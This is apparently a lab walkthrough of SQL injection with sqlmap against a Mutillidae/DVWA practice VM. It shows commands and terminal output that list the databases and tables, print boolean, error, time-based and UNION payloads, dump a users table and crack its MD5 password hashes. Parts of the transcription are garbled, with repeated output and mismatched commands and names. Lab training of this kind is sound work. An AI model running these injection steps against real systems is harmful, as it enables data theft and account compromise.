web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[00:57:24] [INFO] fetching database names
[00:57:24] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[00:57:25] [INFO] fetched data logged to text files under '/home/jane/.local/share/sqlmap/output/192.168.56.105'
[*] ending @ 00:57:25 /2025-03-28/

jane@jane:~$

```

```

Kali Linux - Oracle VM VirtualBox
File Machine View Input Devices Help
jane@jane:~$ sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" --dbs
[+] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:57:12 /2025-03-28/

[00:57:13] [INFO] resuming back-end DBMS 'mysql'
[00:57:13] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=a70a047d8a7...b1f1ea37228'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: page=user-info.php&username=test' AND 7713=7713 AND 'L50d'='L50d0password=test&user-info-php-submit-button=View Account Details

Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=test' AND ROW(7644,9335)>(SELECT COUNT(*),CONCAT(0x716b787671,(SELECT (ELT(7644=7644,1)))0,71626b7071,FLOOR(RAND(0)+2))X FROM (SELECT 5639 UNION SELECT 1237 UNION SELECT 9353 UNION SELECT 7480)X GROUP BY x) AND 'trPZ'='trPZ0password=test&user-info-php-submit-button=View Account Details

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (SLEEP)
Payload: page=user-info.php&username=test' AND SLEEP(5) AND 'Xg5e'='Xg5e0password=test&user-info-php-submit-button=View Account Details

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,CONCAT(0x716b787671,0x4d44496f76785a7a0e73685a7a4850736d644b4e7467626b5763656a747a6d6d62477980414945,0x72626b7071),NULL-- --0password=test&user-info-php-submit-button=View Account Details

[00:57:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[00:57:24] [INFO] fetching database names
[00:57:24] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[00:57:25] [INFO] fetched data logged to text files under '/home/jane/.local/share/sqlmap/output/192.168.56.105'
[*] ending @ 00:57:25 /2025-03-28/

jane@jane:~$

```

4. Running the command below in Kali Linux's terminal

sqlmap -u
["http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details"](http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details) -D
dvwa -tables

```

Kali (running) Oracle VM VirtualBox
File Machine View Input Devices Help
jane@jane:~$ sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=ViewAccount+Details" -D dvwa -T users
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:59:35 /2025-03-28/
[00:59:35] [INFO] resuming back-end DBMS 'mysql'
[00:59:35] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=30b3icb825...1c000eeae2'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: username [GET]
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: page=user-info.php&username=test' AND 7715=7715 AND 'LSbd'='LSbd&password=test&user-info-php-submit-button=View Account Details
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=test' AND ROW(7644,9335)>(SELECT COUNT(*),CONCAT(0x716b787671,(SELECT (ELT(7644=7644,1))),0x71626b7071,FLOOR(RAND(0)*2)))X FROM (SELECT 5039 UNION SELECT 1237 UNION SELECT 9353 UNION SELECT 7480)a GROUP BY x) AND 'trPZ'='trPZ&password=test&user-info-php-submit-button=View Account Details
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
Payload: page=user-info.php&username=test' AND SLEEP(5) AND 'XgSw'='XgSw&password=test&user-info-php-submit-button=View Account Details
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,CONCAT(0x716b787671,0x4d44496f76785a4a7ab673685a7a485073a0644b4e7457626b5763696a747a6d6d83477960414944,0x71626b7071),NULL-- --&password=test&user-info-php-submit-button=View Account Details
[00:59:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[00:59:39] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
2 tables
+-----+
| guestbook |
| users     |
+-----+
[00:59:40] [INFO] fetched data logged to text files under '/home/jane/.local/share/sqlmap/output/192.168.56.105'
[*] ending @ 00:59:40 /2025-03-28/
jane@jane:~$

```

5. Running the command below in Kali Linux's terminal

sqlmap -u
["http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=ViewAccount+Details"](http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=ViewAccount+Details) -D
dvwa -T users -columns


```

Kali (running) Oracle VM VirtualBox
File Machine View Input Devices Help

jane@jane:~$ sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D dvwa -T users -dump

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:02:28 /2025-03-28/

[01:02:28] [INFO] resuming back-end DBMS 'mysql'
[01:02:28] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3f9248e278f...4844283bb5'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: page=user-info.php&username=test' AND 7715=7715 AND 'L5bd'='L5bd&password=test&user-info-php-submit-button=View Account Details

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: page=user-info.php&username=test' AND ROW(7644,9335)>(SELECT COUNT(*),CONCAT(0x716b787b71,(SELECT (ELT(7644=7644,1)))0,71626b7071,FLOOR(RAND(0)+2))x FROM (SELECT 5039 UNION SELECT 2237 UNION SELECT 9353 UNION SELECT 7480)a GROUP BY x) AND 'trP2'='trP2&password=test&user-info-php-submit-button=View Account Details

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
  Payload: page=user-info.php&username=test' AND SLEEP(5) AND 'XgSw'='XgSw&password=test&user-info-php-submit-button=View Account Details

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns

```

6. Running the command below in Kali Linux's terminal

sqlmap -u
["http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details"](http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details) -D
dvwa -T users -dump

```

Kali (running) Oracle VM VirtualBox
File Machine View Input Devices Help

jane@jane:~$ sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -D dvwa -T users -dump

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:03:35 /2025-03-28/

[01:03:35] [INFO] resuming back-end DBMS 'mysql'
[01:03:35] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=583ecbf804e...cadb09fb19'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: page=user-info.php&username=test' AND 7715=7715 AND 'L5bd'='L5bd&password=test&user-info-php-submit-button=View Account Details

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: page=user-info.php&username=test' AND ROW(7644,9335)>(SELECT COUNT(*),CONCAT(0x716b787b71,(SELECT (ELT(7644=7644,1)))0,71626b7071,FLOOR(RAND(0)+2))x FROM (SELECT 5039 UNION SELECT 2237 UNION SELECT 9353 UNION SELECT 7480)a GROUP BY x) AND 'trP2'='trP2&password=test&user-info-php-submit-button=View Account Details

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
  Payload: page=user-info.php&username=test' AND SLEEP(5) AND 'XgSw'='XgSw&password=test&user-info-php-submit-button=View Account Details

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns

```

```

[01:04:15] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:04:15] [INFO] starting 4 processes
[01:04:17] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f268833678922e03'
[01:04:18] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[01:04:20] [INFO] cracked password 'letmein' for hash '0d107d99f5bbe40cade3de5c71e9e9b7'
[01:04:23] [INFO] cracked password 'password' for hash '5f4dcc3b5aa768d6188227deb882cf99'
[01:04:32] [INFO] using suffix '1'
[01:04:57] [INFO] using suffix '123'
[01:05:02] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f268833678922e03'
[01:05:22] [INFO] using suffix '2'
[01:05:40] [INFO] using suffix '12'
[01:06:00] [INFO] using suffix '3'
[01:06:36] [INFO] using suffix '13'
[01:06:57] [INFO] using suffix '7'
[01:07:11] [INFO] using suffix '11'
[01:07:11] [INFO] current status: 3812g... \^c
[01:07:11] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: dwaa
Table: users
5 entries
+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+
| 3 | admin | http://172.16.123.129/dwaa/hackable/users/admin.jpg | 5f4dcc3b5aa768d6188227deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dwaa/hackable/users/gordonb.jpg | e99a18c428cb38d5f268833678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dwaa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dwaa/hackable/users/pablo.jpg | 0d107d99f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dwaa/hackable/users/smithy.jpg | 5f4dcc3b5aa768d6188227deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+

[01:07:11] [INFO] table 'dwaa.users' dumped to CSV file '/home/jane/.local/share/sqlmap/output/192.168.56.105/dump/dwaa/users.csv'
[01:07:11] [INFO] fetched data logged to text files under '/home/jane/.local/share/sqlmap/output/192.168.56.105'

[*] ending @ 01:07:11 /2025-03-28/

[jane@jane]~$

```